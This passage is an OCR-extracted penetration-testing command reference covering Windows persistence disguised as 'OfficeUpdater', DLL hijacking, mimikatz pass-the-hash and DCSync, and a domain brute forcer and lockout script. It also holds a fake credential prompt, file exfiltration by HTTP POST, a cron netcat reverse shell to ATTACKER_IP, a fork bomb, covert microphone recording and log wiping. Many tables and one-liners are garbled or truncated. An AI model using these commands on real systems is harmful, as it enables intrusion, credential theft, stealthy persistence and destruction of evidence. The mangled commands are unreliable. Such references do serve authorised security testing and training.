Upload binary to system folder and create scheduled task pointing at that binary for execution. Can change OfficeUpdater to a different task name that blends into target system.

schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR < <b>FILE_PATH</b> >	Add task
schtasks /query /tn OfficeUpdater /fo list /v	Query task in verbose mode
schtasks /delete /tn OfficeUpdater /f	Delete task
schtasks /run /tn OfficeUpdater	Run Task Manually
schtasks /create /tn OfficeUpdater /xml <file_path>.xml /f</file_path>	Optional: Can call schtasks to import a task as XML

#### **SERVICE CREATION**

Upload binary to folder and create service pointing at that binary. Can change the service description and display name to blend into the target system.

sc create < SERVICE_NAME > binpath= " <file_path>" start= auto displayname= "Windows Update Proxy Service"</file_path>	Add service (Change displayname to a name that blends in with your executable)
sc description < SERVICE_NAME > "This service ensures Windows Update works correctly in proxy environments"	Assign description to service (Change description to a phrase that blends in with your service information)
sc qc <b><service_name></service_name></b>	Query Service config
sc query <b><service_name></service_name></b>	Query service status

sc qdescription <b><service_name></service_name></b>	Query service description
sc delete <b><service_name></service_name></b>	Delete service
sc \\< <b>IP_ADDRESS</b> > qc < <b>SERVICE_NAME</b> >	OPTIONAL: Can execute sc.exe commands remotely by referencing the remote
	system after sc.exe

# WINDOWS 10 .DLL HIJACK (WPTSEXTENSIONS)

Upload malicous.dll named WptsExtensions.dll (works with default Cobalt Strike .dll) anywhere in system path, reboot machine, and the schedule service will load the malicious WptsExtensions.dll

reg query

"HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v PATH

List folders in PATH

Upload malicous.dll named "WptsExtensions.dll" to folder in PATH

Reboot target computer (Schedule service will load WptsExtensions.dll

on startup)

Remove uploaded WptsExtensions.dll to remove persistence

Note: Many .dll hijacks exist on Windows systems and a simple Google search should list all the vulnerable filenames, services, and even contain examples of how to execute a given .dll hijack technique on a system.

## WINDOWS SCRIPTING

This section details various PowerShell and Batch script examples. Some of these examples enumerate system information, cause system effects, or aid with the discovery of sensitive information.

#### POWERSHELL SCRIPTING

POWERSHELL BASICS	
Stop-Transcript	Stops recording
Get-Content < FILE_PATH>	Displays file contents
Get-Help < <i>COMMAND</i> > -Examples	Shows examples of <pre><command/></pre>
Get-Command *< <b>STRING_TO_SEARCH</b> >*	Searches for command string
Get-Service	Displays services (stop- service, start-service)
Get-WmiObject -Class win32_service	Displays services, but takes alternate credentials
\$psVersionTable	Display PowerShell version
powershell -version 2.0	Run PowerShell 2.0 from 3.0
Get-Service   measure-object	Returns # of services
get-psdrive	Displays drives in the current session
Get-Process   select -expandproperty name	Returns only process names
get-help * -parameter credential	Cmdlets that take creds
get-wmiobject -list *network	Available WMI network commands
[Net.DNS]::GetHostEntry(" <ip_address>")</ip_address>	DNS Lookup

POWERSHELL ONELINERS	
powershell -ep bypass -nop -File < <b>FILE_PATH</b> >	La Po
\$ports=(<\(PORT\),<\(PORT\);\(\$ip=" <ip_address\)";\(foreach \$ip":"\$port"="" \$null)\)="" \$ports)\)="" \$socket="\$NULL;\}\}&lt;/td" (\$port="" (\$socket="" -="" -eq="" \(\$socket="New-object" \({};if="" \{echo="" closed";\}="" else="" in="" open";\)="" system.net.sockets.tcpclient(\$ip,\$port);\)="" {echo="" {try="" }catch=""><td>T co (s</td></ip_address\)";\(foreach>	T co (s
\$ping = New-Object System.Net.Networkinformation.ping;\$ping.Send(" <ip_address>",500)</ip_address>	Pinş mi t
powershell –WindowStyle Hidden –ExecutionPolicy Bypass \$Host.UI.PromptForCredential(" <\alpha INDOW_TITLE>"," <\alpha ESSAGE>"," <\ul>	auth
powershell –Command "do {if ((Get-Date –format YYYYMMDD-HHMM) –match '202208(0[8-9] 1[0-1])- (0[8-9] 1[0-7])[0-5][0-9]'){Start-Process –WindowStyle Hidden "<\mathbb{FILE_PATH}>";Start-Sleep –s 14400}}\) while(1)"	Reverse betrand of (
\$password = convertto-securestring -string "<\mathref{PASSWORD}\" -asplaintext -force; \$pp = new-object -typename System.Management.Automation.PSCredential -argumentlist "<\mathref{DOMAIN}\" \ <use>USERNAME\", \mathref{\$pw}; \$tart-Process powershell -Credential \mathref{\$pp} -ArgumentList '-noprofile -command &amp; \mathref{\$Start-Process} \ &lt;\mathref{FILE_PATH}\" -verb runas\"}'</use>	Po

POWERSHELL ONELINERS CONT	
Send-MailMessage –to "< <i>EMAIL</i> >" –from "< <i>EMAIL</i> >" –subject "< <i>SUBJECT</i> >" –a " < <i>FILE_ATTACHEMENT</i> >" –body "< <i>BODY</i> >" –SmtpServer "< <i>IP_ADDRESS</i> >" -Port "< <i>PORT</i> >" - Credential "< <i>PS_CRED_OBJECT</i> >" -UseSsl	E se
	Pow
powershell –noprofile –noninteractive –Command 'Invoke-WebRequest -Uri " <i>https://<url< i="">&gt;" -OutFile &lt;<i>FILE_PATH&gt;</i>'</url<></i>	dov
	spe
Script will send a file (\$filepath) via http to server (\$server) via POST request. Must have web server listening on port designated in the \$server	
powershell –noprofile –noninteractive –command '[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {\$true}; \$server="""http:// <url>"""; \$filepath="""<file_path> """; \$http = new-object System.Net.WebClient; \$response = \$http.UploadFile(\$server,\$filepath);'</file_path></url>	Pow data
Get-WmiObject -class win32_operatingsystem   select -property *   export-csv < FILE_PATH>	Exp inf CS
Get-Service   where {\$status -eq "Running"}	rui sei
[System. Net. Network Information. IPGlobal Properties] :: Get IPGlobal Properties (). Get Active Tcp Connections ()	Pow No Equ
New-PSDrive -Persist -PSProvider FileSystem -Root \\< <b>IP_ADDRESS</b> >\< <b>SHARE_FOLDER</b> > -Name i	Per PSE rem
Get-ChildItem -Path < FILE_PATH> -Force -Recurse -Filter *.log -ErrorAction SilentlyContinue   where {\$LastWriteTime -gt "2012-08-20"}	Re file write pas
Powershell -Command 'Enable-PSRemoting -Force'	Tu Pow ren

## WINDOWS BATCH SCRIPTING

BATCH SCRIPTS		
If executing script from a batch file, variables must be preceded with % (for a total of 2 %'s).		
for /L %i in (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100 10.10.%i.%x 2>nul   find "Reply" && echo 10.10.%i.%x >> live.txt)	Nested for loop ping sweep	
for /F "tokens=*" %%A in (< <b>FILE_PATH&gt;</b> ) do echo %%A	Loop through each line in a file	
for /F %%N in ( <i>users.txt</i> ) do for /F %%P in ( <i>passwords.txt</i> ) do net use \\ < <i>IP_ADDRESS</i> >\IPC\$ /user:< <i>DOMAIN</i> > \%%N %%P 1>NUL 2>&1 && echo %%N:%%P && net use /delete \\ < <i>IP_ADDRESS</i> >\IPC\$ > NUL	Domain brute forcer	
@echo Test run:  for /F "tokens=*" %%A in (<\(FILE_PATH\)) do net use \\<\(IP_ADDRESS\) \c\$ /USER: <\(DOMAIN\) \%%A wrongpass	Account lockout (lockout.bat)	
for /L %%P in (2,1,254) do (netsh interface ip set address name= " <interface_name>" static 10.0.42.%%P 255.255.255.0 <gateway_ip> &amp;&amp; ping 127.0.0.1 -n 1 -w 10000 &gt; nul %1)</gateway_ip></interface_name>	DHCP exhaustion	
for /L %%P in (2,1,254) do (nslookup 10.1.11.%%P   findstr /i /c:"Name" >> dns.txt && echo HOST: 10.1.11.% %%P >> dns.txt)	DNS reverse lookup	

forfiles /P < FILE_PATH > /s /m pass* -c "cmd /c echo @isdir @fdate @ftime @relpath @path @fsize"	Search for files beginning with the word "pass" and then print if it's a directory, file date/time, relative path, actual path and size (@variables are optional)
Domains.txt should contain known malicious domains. If you do not want to make a legitimate DNS request for a malicious domain then just provide your local IP in place of <dns_server_ip>.  for /F "tokens=*" %%A in (C:\Users\Administrator\Desktop\domains.txt) do nslookup %%A <dns_server_ip></dns_server_ip></dns_server_ip>	Simulate DNS lookups for malicious domains (useful for testing detection of AV/IDS)
for /L %%P in (2,1,401) do @for %%U in ( <url1> <url2> <url3>) do start /b iexplore %%U &amp; ping -n 6 localhost &amp; taskkill /F /IM iexplore.exe</url3></url2></url1>	Simulated web browsing (simple traffic generation). Browse to URL's 400 times.
for /L %%P in (2,1,254) do shutdown /r /m \\1.1.1.%%P /f /t 0 /c "Reboot message"	Rolling reboot (replace /r with /s for a shutdown)

# **POST EXPLOITATION**

This section details various post exploitation tools and techniques such as mimikatz, PsExec, privilege escalation tactics, file system redirection, etc.

MIMIKATZ CREDENTIAL MA	ANIPULATION
mimikatz.exe "sekurlsa::pth /user: <\usepartial \text{USERNAME} > \domain: \left \text{DOMAIN} > \ntlm: \left \left \text{NTLM_HASH} > \run: \left \text{FILE_PATH} \right \text{ exit}	Mimikatz PTH (Runs specified binary with PTH credentials). Must be run as SYSTEM
mimikatz.exe "lsadump::sam" exit	Mimikatz hashdump. Must be run as SYSTEM
mimikatz.exe sekurlsa::pth /user: <\USERNAME> /domain: <\DOMAIN> /ntlm: <\NTLM_HASH> /aes128:<\aes128_HASH> /aes256:<\aes256_HASH>	PTH with AES128/256 bit keys. AES128/256 bit keys can be obtained via DCSync
wmic group where name="Domain Admins" get name,sid,domain  or  reg query HKU to retrieve logged in domain user SIDs (which contain domain SID)  Result of above commands: S-1-5-21-520640528-869697576-4233872597-1532  The Domain SID Portion is: S-1-5-21-520640528-869697576-4233872597	Extract domain SID from Active Directory object
mimikatz.exe "lsadump::dcsync /domain: < DOMAIN_FQDN> /user: < USERNAME>"	Remote dump hash for specific user account

	(Administrators, Domain Admins, or Enterprise Admins are able to remotely DCSync)
mimikatz.exe "lsadump::secrets"	Get the SysKey to decypt SECRETS entries (from registry or hives)

More info at: https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz

# WINDOWS PRIVILEGE ESCALATION CHECKLIST

- Enumerate all File Servers in a domain and net view to find open shares. Once all shares are located, enumerate all share files/folders for sensitive data such as: administrative info, credentials, user home directories, etc. Repeat against other systems in the domain (other server roles like database, web, etc.) which may have misconfigured network shares exposing sensitive data.
- Enumerate PATH and then .DLL hijack (wlbsctrl or scheduler) if applicable.
- Run open-source tool "SharpUp" to enumerate potential privilege escalation opportunities such as vulnerable paths, weak service information, and more.
- Enumerate startup folder, user scheduled tasks, etc. Attempt to poison global shared scripts set to run at login.
- Gain access to administrative shares and attempt to poison scripts run by administrators or macro enabled files.

More info at: https://github.com/GhostPack/SharpUp

FILE SYSTEM REDIRECTION	
File System Redirection - > Jump to x64 process from x86	
Execute x64 binary: C:\Windows\Sysnative\upnpcont.exe	
tasklist /v   findstr	Use tasklist to list processes and find the PID of the
upnpcont	process that was launched
Inject into PID discovered in previous step	
Exit original x86 process	

# MAC OS

# MAC OS DETAILS

This section details Mac OS version information and general file system layout. There are many similarities between Mac OS and Linux, but there are also many key differences listed below.

### MAC OS VERSIONS

ID	VERSION	DATE RELEASED
10.0.4	Mac OS X Cheetah	2001-03-24
10.1.5	Mac OS X Puma	2001-09-25
10.2.8	Mac OS X Jaguar	2002-08-23
10.3.9	Mac OS X Panther	2003-10-24
10.4.11	Mac OS X Tiger	2005-04-29
10.5.8	Mac OS X Leopard	2007-10-26
10.6.8	Mac OS X Snow Leopard	2009-08-28
10.7.5	OS X Lion	2011-07-20
10.8.5	OS X Mountain Lion	2012-07-25
10.9.5	OS X Mavericks	2013-10-22
10.10.5	OS X Yosemite	2014-10-16
10.11.6	OS X El Capitan	2015-09-30
10.12.6	macOS Sierra	2016-09-20
10.13.6	macOS High Sierra	2017-09-25
10.14.6	macOS Mojave	2018-09-24
10.15.7	macOS Catalina	2019-10-07
11.6.7	macOS Big Sur	2020-11-12
12.4	macOS Monterey	2021-10-25

FILE SYSTEM STRUCTURE				
/Applications	Contains applications such as Mail, Calendar, Safari, and many others			
/bin	User binaries			
/dev	Interface for system devices			
/cores	Hidden binary files which contain pieces of computer memory. Used for debugging purposes			
/etc	System configuration files			
/Users	Base directory for user files			
/Library	Critical software libraries			
/home Not used for anything				
/private Stores essential system files and caches				
/opt Third party software				
/sbin	System administrator binaries			
/System	Contains operating system files			
/tmp	Temporary files			
/usr	Less critical files			
/Volumes	Shows mounted volumes			
/var	Variable system files			

# **MAC OS SYSTEM ENUMERATION**

This section details system enumeration and user/group manipulation commands. It is worth noting user management and authentication in Mac OS is accomplished much differently than Linux. Shadow/Passwd files are not used and user information is stored in ".plist" files.

MAC OS SITUATIONAL AWARENESS				
ls /Applications	Display apps			
hostname	Display computer name			
id Current username				
W	List logged on users			
last List previous user log sessions				
df -h	Disk usage			
uname -a	Kernel version & CPU information			
mount	List mounted drives			
sw_vers	Display OS version information			
echo \$0	Display shell type			
ls /Users	Enumerate user home directories			
ifconfig -a	Network and IP information			
ps -ef	Process enumeration			
kill -9 < <b>PID</b> >	Kill process PID			
ps -ef   grep -ia <string_to_search></string_to_search>	Find specific process			
netstat -p tcp -van	Check for active TCP network connections			
sudo nano /etc/paths	Add another variable to the PATH			

### **USER PLIST FILE ENUMERATION**

As mentioned above, Mac OS stores user information (including user password hashes) in files called property lists (.plist). With administrative credentials, these can be directly enumerated, and user hashes can be collected.

	Enumerate
sudo plutil -p	user plist
/var/db/dslocal/nodes/Default/users/< <i>USERNAME</i> >.plist	information
	Enumerate
sudo dscl . read Users/< <i>USERNAME</i> >	user password
ShadowHashData	hash

USER ENUMERATION & MODIFICATION				
dscl . list /Users  Display all user and daemon accounts				
dscl . list /Users   grep -v '_'	Display actual user accounts (No daemon accounts)			
dscacheutil -q user	Display verbose user information (shell type, gid, uid, full name, description, etc.)			
dsclread /Users/< <i>USERNAME</i> >	Display very verbose user information (user hash included)			
dscacheutil -q group -a name < GROUP_NAME >	Enumerate a specific user's group assignments			
dscldelete /Users/< <i>USERNAME</i> >	Delete user			

CREATE USER & MAKE ADMINISTRATOR				
dsclcreate /Users/< <i>USERNAME</i> >	Create User			
dsclcreate /Users/< <i>USERNAME</i> > UserShell /bin/bash	Set shell preferences for user			
dsclcreate /Users/< <i>USERNAME</i> > RealName " < <i>USER_FULL_NAME</i> >"	Set user full name			
dscl . list /Users UniqueID	List out ID's and select			

	an un-used ID
dsclcreate /Users/< <i>USERNAME</i> > UniqueID " < <i>NEWLY_SELECTED_ID</i> >"	Set unique ID for user
dsclcreate /Users/< <i>USERNAME</i> > PrimaryGroupID 20	Give list of users that belong to a group.
dsclcreate /Users/< <i>USERNAME</i> > NFSHomeDirectory /Users/< <i>USERNAME</i> > mkdir /Users/< <i>USERNAME</i> >	Make home directory
dsclpasswd /Users/< <i>USERNAME</i> > < <i>NEW_PASSWORD</i> >	Set user password
dsclappend /Groups/admin GroupMembership < <i>USERNAME</i> >	Add user to admin group

CREATE A GROUP				
sudo dsclcreate /Groups/< <i>GROUPNAME</i> > Create group				
sudo dsclcreate /Groups/< <i>GROUPNAME</i> > RealName "Service and Support"	Add longform name			
sudo dsclcreate /Groups/< <i>GROUPNAME</i> > passwd "*"	Initialize group password			
dscl . list /Groups PrimaryGroupID   tr -s ' '   sort -n -t ' ' -k2,2	Find unused group ID			
sudo dsclcreate /Groups/< <i>GROUPNAME</i> > gid < <i>NEWLY_SELECTED_ID</i> >	Assign group ID			
sudo dsclcreate /Groups/< <i>GROUPNAME</i> >	Assign only ONE user to group (will overwrite with			
GroupMembership < USERNAME>	this ONE user)			

GROUP ENUMERATION &	MODIFICATION
dscacheutil -q group	Enumerate all groups and their members
sudo dsclappend	Append user to group
/Groups/< <i>GROUPNAME</i> >	
GroupMembership < USERNAME>	
sudo dscldelete	Remove user from group
/Groups/< <i>GROUPNAME</i> >	
GroupMembership < USERNAME >	
dscldelete /Groups/< GROUPNAME>	Delete group

# \*NIX

# LINUX OS DETAILS

FILE SYSTEM STRUCTURE				
/	Anchor and root of the filesystem			
/bin	User binaries			
/boot	Boot-up related files			
/dev	Interface for system devices			
/etc	System configuration files			
/home	Base directory for user files			
/lib	Critical software libraries			
/opt	Third party software			
/proc	System and running programs			
/root	Home directory of root user			
/sbin	System administrator binaries			
/tmp	Temporary files			
/usr	Contains all the system files. Less critical files			
/var	Variable system files			

# IMPORTANT FILE/DIRECTORY DESCRIPTIONS

/etc/shadow	User account information and				
, etc, situae v	password hashes				
/etc/passwd	User account information				
/etc/group	Group names				
/etc/rc.d	Startup services (rc0.d-rc6.d)				
/etc/init.d	Contains startup/stop scripts				
/etc/hosts	Hardcoded hostname and IP combinations				
/etc/hostname	Full hostname with domain				
/etc/network/interfaces					
or	Network configuration				
/etc/netplan					
/etc/profile	System environment variables				
/etc/apt/sources.list	Debian package source				
/etc/resolv.conf	DNS configuration				
/home/< <i>USER</i> >/.bash_history	User Bash history				
/usr/share/wireshark/manuf	Vendor-MAC lookup (Kali				
/ usi/share/ wheshark/mahui	Linux)				
~/.ssh/	SSH keystore				
/var/log	System log files (most Linux)				
/var/adm	System log files (Unix)				
/var/spool/cron	List cron files				
/var/log/apache2/access.log	Apache connection log				
/etc/fstab	Contains local and network configured mounts and shares				

/ETC/SHADOW FILE FORMAT								
1	1 2	3	4	5	6	7	8	9
root	t: \$6\$RqNi\$PbED0:	16520:	0:	99999:	7:	:	:	
1	Login name							
2	Encrypted password							
3	3 Date of last password change (days since epoch)							
4	Minimum password age (in days)							
5	5 Maximum password age (in days)							
6	6 Password warning period (in days)							
7	7 Password inactivity period (in days)							
8	8 Account expiration date (days since epoch)							
9	9 Reserved							

/ETC/SHADOW HASH TYPES				
kryptonite: \$6\$n4wLdmr59pt:18912:0:99999:7:::				
First three characters of the hash list the hash type				
\$1\$	MD5			
\$2a\$	berypt			
\$2y\$ berypt				
\$5\$	SHA-256			
\$6\$	SHA-512			

Note: \*/etc/login.defs contains the shadow configuration.

	/ETC/PASSWD FILE FORMAT								
		1	2	3	4	5	6	7	
		root:	X:	0:	0:	Root:	/root:	/bin/bash:	
1	1 Login name								
2	2 Password (x: password in shadow file, *: user cannot use login)								
3	3 User ID (UID) root = 0								
4 Primary Group ID (GID)									

5	Comment Field/User full name
6	User's home directory
7	User's default shell

# LINUX SYSTEM ENUMERATION

<b>OPERATING SYSTEM</b>		
<b>INFORMATION</b>		
df -h Disk usage		
uname -a	Kernel version & CPU information	
cat /etc/issue	Display OS information	
cat /etc/*release*	Display OS version information	
cat /proc/version	Display kernel information	
which < SHELL_NAME >	Locate the executable files or location of each shell on the system (Can search: tscsh, csh, ksh, bash, etc.)	
fdisk -l	Display connected drives	

MANIPULATE PACKAGES USING RPM (RED HAT)		
rpm -qa	List all installed Redhat Packages	
rpm -ivh *.rpm	Install all Red Hat packages with a filename ending in .rpm in the current directory	
rpm -e < PACKAGE_NAME >	Remove Red Hat Package	

MANIPULATE PACKAGES USING DPKG		
dpkgget-selections List all installed packages		

dpkg –i *.deb	Install all packages with a filename ending in .deb in the current directory
dpkg –r < <b>PACKAGE_NAME</b> >	Remove Package

#### **UPDATE SYSTEM USING APT GET** Updates repositories and available packages to apt-get update prepare for OS/tool update Installs newer versions of packages if available apt-get upgrade (checks results of apt-get update) Intelligently updates system, updating apt-get dist-upgrade dependencies and removing older obsolete packages as needed

SITUATIONAL AWARENESS & PROCESS MANIPULATION		
id	Displays current user/group information	
W	List logged on users and what they are doing	
who -a	Show currently logged in users	
last -a	Show past and current login and system boot information	
ps -ef	Process listing	
mount or findmnt	List mounted drives	
kill -9 < <b>PID</b> >	Force kill processes with specific PID	
killall < <i>PROCESS_NAME</i> >	Kill all processes matching a specific name	
top	Show all processes sorting by most active	
cat /etc/fstab List configured persistent mounts		

USER ACCOUNT ENUMERATION & CONFIGURATION		
getent passwd	Display user and service accounts	
useradd –m < <i>USERNAME</i> > Add a user		
usermod -g < <b>GROUPNAME</b> > < <b>USERNAME</b> >	Add user to group	
passwd < <i>USERNAME</i> >	Change user password	

usermodexpiredate 1lock shell /bin/nologin < <i>USERNAME</i> >	Lock user account
usermodexpiredate 99999 unlockshell /bin/bash < <i>USERNAME</i> >	Unlock user account
chage –l < <i>USERNAME</i> >	Enumerate user account details
userdel < <i>USERNAME</i> >	Delete user

NETWORK CONFIGURATIO	N
watchinterval 3 ss -tall	List all listening, established, and connected TCP sockets every 3 seconds
netstat -tulpn	List all listening TCP and UDP sockets with associated PID/program name
lsof –i –u < <i>USERNAME</i> > -a	List all network activity associated to a specific user
ifconfig <interface_name> <new_ip> netmask <new_subnet_mask> or ip addr add <new_ip> dev <interface_name></interface_name></new_ip></new_subnet_mask></new_ip></interface_name>	Set IP and NETMASK
ifconfig <interface_name>: <new_interface_name> <new_ip> or ip addr add <new_ip>/<cidr> dev <interface_name></interface_name></cidr></new_ip></new_ip></new_interface_name></interface_name>	Add second IP to existing interface
route add default gw <ip_address> <interface_name> or</interface_name></ip_address>	Set gateway

ip route add <IP\_ADDRESS>/<CIDR> via <GATEWAY\_IP> dev <INTERFACE\_NAME>

# NETWORK CONFIGURATION CONT

ifconfig <interface_name> mtu <size> or ip link set dev <interface_name> mtu <size></size></interface_name></size></interface_name>	Change MTU size
ifconfig <interface_name> hw ether <mac_address> or ip link set dev <interface_name> down  ip link set dev <interface_name> address <mac_address>  ip link set dev <interface_name> address <mac_address></mac_address></interface_name></mac_address></interface_name></interface_name></mac_address></interface_name>	Change MAC address
iwlist	Built-in Wi-Fi
<interface_name> scan</interface_name>	Scanner
cat /var/log/messages   grep	List DHCP
DHCP	assignments
tepkill host < IP_ADDRESS > and port < PORT >	Kills TCP connections running over specific port number
echo "1">	Enable on IP
/proc/sys/net/ipv4/ip_forward	Forwarding

echo "nameserver
< <i>IP_ADDRESS</i> >">>>
/etc/resolv.conf

Add DNS server

DNS ZONE TRANSFER		
dig -x < <b>IP_ADDRESS</b> >	Reverse domain lookup	
host <ip_address_or_hostname></ip_address_or_hostname>	Domain lookup	
dig axfr <pre> <domain_name_to_transfer> @<dns_ip> </dns_ip></domain_name_to_transfer></pre>	DNS zone transfer	
host -t axfr -l <domain_name_to_transfer> <dns_ip></dns_ip></domain_name_to_transfer>	DNS zone transfer	

# LINUX FILE MANIPULATION

FILE MANIPULATION	
diff <file_path_a> <file_path_b></file_path_b></file_path_a>	Compare files
rm –rf < <b>FILE_PATH</b> >	Force recursive deletion of directory
shred –f –u < <b>FILE_PATH</b> >	Secure file deletion
touch -r <original_file_path> <mod_file_path></mod_file_path></original_file_path>	Modify timestamp to match another file
touch -t < <b>YYYYMMDDHHMM</b> > < <b>FILE</b> >	Modify file timestamp
grep -c "< <b>STRING</b> >" < <b>FILE_PATH</b> >	Count lines containing specific string
awk 'sub("\$", "\r")' < <b>SOURCE_FILE_PATH&gt;&gt;</b> < <b>OUTPUT_FILE_PATH&gt;</b>	Convert Linux formatted file to Windows compatible text file
dos2unix < <b>FILE_PATH</b> >	Convert Windows formatted file to Linux compatible text file
find . –type f -name "*. <file_extension>"</file_extension>	Search current and all subdirectories for all files that

	end with a specific extension
grep -Ria "< <b>SEARCH_PHRASE</b> >"	Search all files (binary and regular files) in current and all subdirectories for a case insensitive phrase
wc -l < <b>FILE_PATH</b> >	Return the line count of a target file
find / -perm -4000 -exec ls -ld {} \;	Search for setuid files
file < <b>FILE_PATH</b> >	Determine file type
chattr +i < <b>FILE_PATH</b> > chattr -i < <b>FILE_PATH</b> >	Set/Unset immutable file
dd if=/dev/urandom of= < <b>OUTPUT_FILE_PATH&gt;</b> bs=3145728 count=100	Generate random file (example 3M file)

FILE COMPRESSION & CHUNKING	
Compress: tar -cf < <b>OUTPUT_FILE</b> >.tar < <b>INPUT_PATH&gt;</b> Extract: tar -xf < <b>FILE_PATH&gt;</b> .tar	Pack/unpack (archive) files using tar
Compress: tar -czf < <b>OUTPUT_FILE</b> >.tar.gz < <b>INPUT_PATH&gt;</b> Extract: tar -xzf < <b>FILE_PATH&gt;</b> .tar.gz	Compress and extract a .gz file using tar
Compress: tar -cjf < <b>OUTPUT_FILE</b> >.tar.bz2 < <b>INPUT_PATH&gt;</b> Extract: tar -xjf < <b>FILE_PATH&gt;</b> .tar.bz2	Compress and extract a .bz2 file using tar
Compress: gzip < <i>INPUT_PATH</i> > Extract: gzip -d < <i>FILE_PATH</i> >.gz	Compress and extract using gzip
Compress: zip –r < OUTPUT_FILE>.zip < INPUT_PATH> Extract: unzip < FILE_PATH>	Compress and extract using zip
upx -9 -0 < <b>OUTPUT_FILE</b> > < <b>INPUT_PATH</b> >	Pack an executable using UPX
dd if=< <i>INPUT_PATH</i> > bs=4M   gzip -c   split -b 3K - "< <i>OUTPUT_FILE</i> >.chunk"	Split file into 3k chunks using dd
cat < <b>FILE_PATH</b> >.chunk*   gzip -dc   dd of=< <b>OUTPUT_PATH</b> > bs=4M	Restore chunked file using dd

FILE HASHING	
md5sum < <b>FILE_PATH</b> >	Generate MD5 hash of a file
echo " <b>&lt;STRING</b> >"   md5sum	Generate MD5 hash of a string
sha1sum < FILE_PATH>	Generate SHA1 hash of a file

### LINUX PERSISTENCE

### **RC.LOCAL**

nano /etc/rc.local or echo "<**FILE\_PATH>**">>> /etc/rc.local Add full path to rc.local file.
This full path will be executed on system startup.

LINUX SERVICE		
nano /etc/systemd/system/< <b>SERVICE_NAME</b> >.service	Create/Open new service file using nano	
[Unit] after=network.targetDescription=My Service description	Add service information to file. <file_path> is full path to .sh file to execute on startup</file_path>	
[Service] Type=simple Restart=always ExecStart=< <b>FILE_PATH</b> >  [Install] WantedBy=multi-user.target	When done, press CTRL+X, then press 'Y', then press 'Enter' to save and close the file with nano	
systemctl daemon-reload	Reload service manager	
systemctl enable < SERVICE_NAME > . service	Enable the service	
systemctl start <b><service_name< b="">&gt;.service</service_name<></b>	Start the service persistence	

### **CRONTAB**

#Open new crontab: crontab -e	Create cron that runs a
	Netcat reverse
#Add the following line at the end: 0 0 * * * nc < ATTACKER_IP > < ATTACKER PORT > -e /bin/sh	shell every day at midnight
#On an a aver anomatala.	
#Open new crontab: crontab -e	Create cron that runs a

More info at: https://crontab.guru/

### POISONING EXISTING SCRIPTS

Enumerate all persistence methods discussed in this section looking for existing persistence that has been created via script files such as .sh, .py, etc. If those are modifiable, modify them to launch a malicious uploaded payload.

# LINUX SCRIPTING

NIX SCRIPTING	
	Ping sweep
for x in {12541};do ping -c 1 1.1.1.\$x  grep "64 b"  cut - d" " -f4 >> ips.txt; done	(Replace first three octets of IP to set class C address to scan)
#!/bin/bash echo "Enter Class C Range: i.e. 192.168.3"	Reverse DNS Lookup
read range for ip in {12541};do host \$range.\$ip  grep "name pointer"  cut -d" " -f5 done	(Create new bash script with the following contents)
:(){: :&};:	Fork bomb  (Creates processes until system "crashes")
for ip in {12541}; do dig – x 1.1.1.\$ip   grep \$ip >> dns.txt; done;	DNS reverse lookup  (Replace first three octets of IP to set class C address to scan)

*NIX SCRIPTING CONT	
#!/bin/sh	
# This script bans any IP in the /24 subnet for 192.168.1.0 starting at 2  # It assumes 1 is the router and does not ban IPs .20, .21, .22  i=2 while [[ \$i -le 253 ]] do     if [[ \$i -ne 20 && \$i -ne 21 && \$i -ne 22 ]]; then     echo "BANNED: arp -s 192.168.1.\$i"     arp -s 192.168.1.\$i 00:00:00:00:00:00 else     echo "IP NOT BANNED:192.168.1.\$i*****"     echo "************************************	IP banning script
done	Compare
for line in \$(cat < FILE_PATH>); do grep -i \$line < FILE_PATH>; done;	Compare 2 files for similar lines

### **LINUX POST EXPLOITATION**

MISC COMMANDS	
arecord -L	List out audio
arccord -L	devices
	Record
	microphone (one
arecord -d 5 -D plughw < FILE_PATH>	of the devices
	listed above) for
	5 seconds to a file
gcc <file path="">.c -o <output path=""></output></file>	Compile C
	program
init 6 init 0	Reboot/Shutdown
cat /etc/*syslog*.conf   grep -v "^#"	Display log files
cat < <i>FILE_PATH</i> >   grep -Eo "(http https)://[a-zA-Z0-9./?= %:-]*"	Strip URL links
sort -u	out of a file
	Scrape URL and
wget http://< <i>URL</i> > -O < <i>FILE_PATH</i> > -o /dev/null	write to a file
	Start a remote
rdesktop <ip address=""></ip>	desktop session
· _	with target IP
	Log all shell
script –a < <i>FILE PATH</i> >	activity. Session
Script -a \TLL_TAIN>	is written to file
	after session exit
1.:	Display user
history	command history
	and then execute
! <line_number></line_number>	specific line in
	history
	Background command and
	print all output
nohup < COMMAND> &	from command to
	a file named
	.nohup
	Mount SMB
mount.cifs // <ip_address>/<share_name> /mnt/share -o</share_name></ip_address>	share to
user=< <i>USERNAME</i> >,pass=< <i>PASSWORD</i> >,domain=< <i>DOMAIN</i> >,rw	/mnt/share folder
export PATH="< <b>PATH_TO_ADD</b> >:\$PATH"	Add another

	variable to the PATH
smbclient -U < <i>USERNAME</i> > //< <i>IP_ADDRESS</i> >/< <i>SHARE_NAME</i> >	Connect to Windows SMB Share

MOUNT US	SB DEVICE
sudo fdisk -l	List out potential devices to mount. Make note of the device path
mkdir /media/myUSBDevice	Create directory to mount to
mount <pre> <device_path> /media/myUSBDevice/</device_path></pre>	Mount device to created directory
mount   grep < DEVICE_PATH>	Run mount to show all mounted devices. See if USB device was mounted successfully
umount -f /media/myUSBDevice	Unmount USB device

BASH HIS MANIPUL	
echo > /var/log/auth.log	Clear auth.log
echo > ~/.bash_history	Clear current user Bash history
rm ~/.bash_history -rf	Delete .bash history file
history -c	Clear current session history
export HISTFILESIZE=0	Set history max lines to 0
export HISTSIZE=0	Set history max commands to 0
unset HISTFILE	Disable history logging (need to logout to take effect)
kill -9 \$\$	Kills current session
ln -sf/dev/null	Permanently send all

~/.bash_history	Bash history
	commands to /dev/null

# **LINUX TOOLS**

SSH	
/etc/ssh/ssh_known_hosts	File contains system-wide known hosts
~/.ssh/known_hosts	File contains previous hosts user has logged into
ssh-keygen -t dsa -f < <i>OUTPUT_PATH</i> >	Generate SSH DSA keys
ssh-keygen -t rsa -f < <i>OUTPUT_PATH</i> >	Generate SSH RSA keys
scp < <b>SOURCE_PATH&gt;</b> < <b>USERNAME&gt;</b> @< <b>IP_ADDRESS&gt;</b> :/< <b>OUTPUT_PATH&gt;</b>	Upload a file using SSH
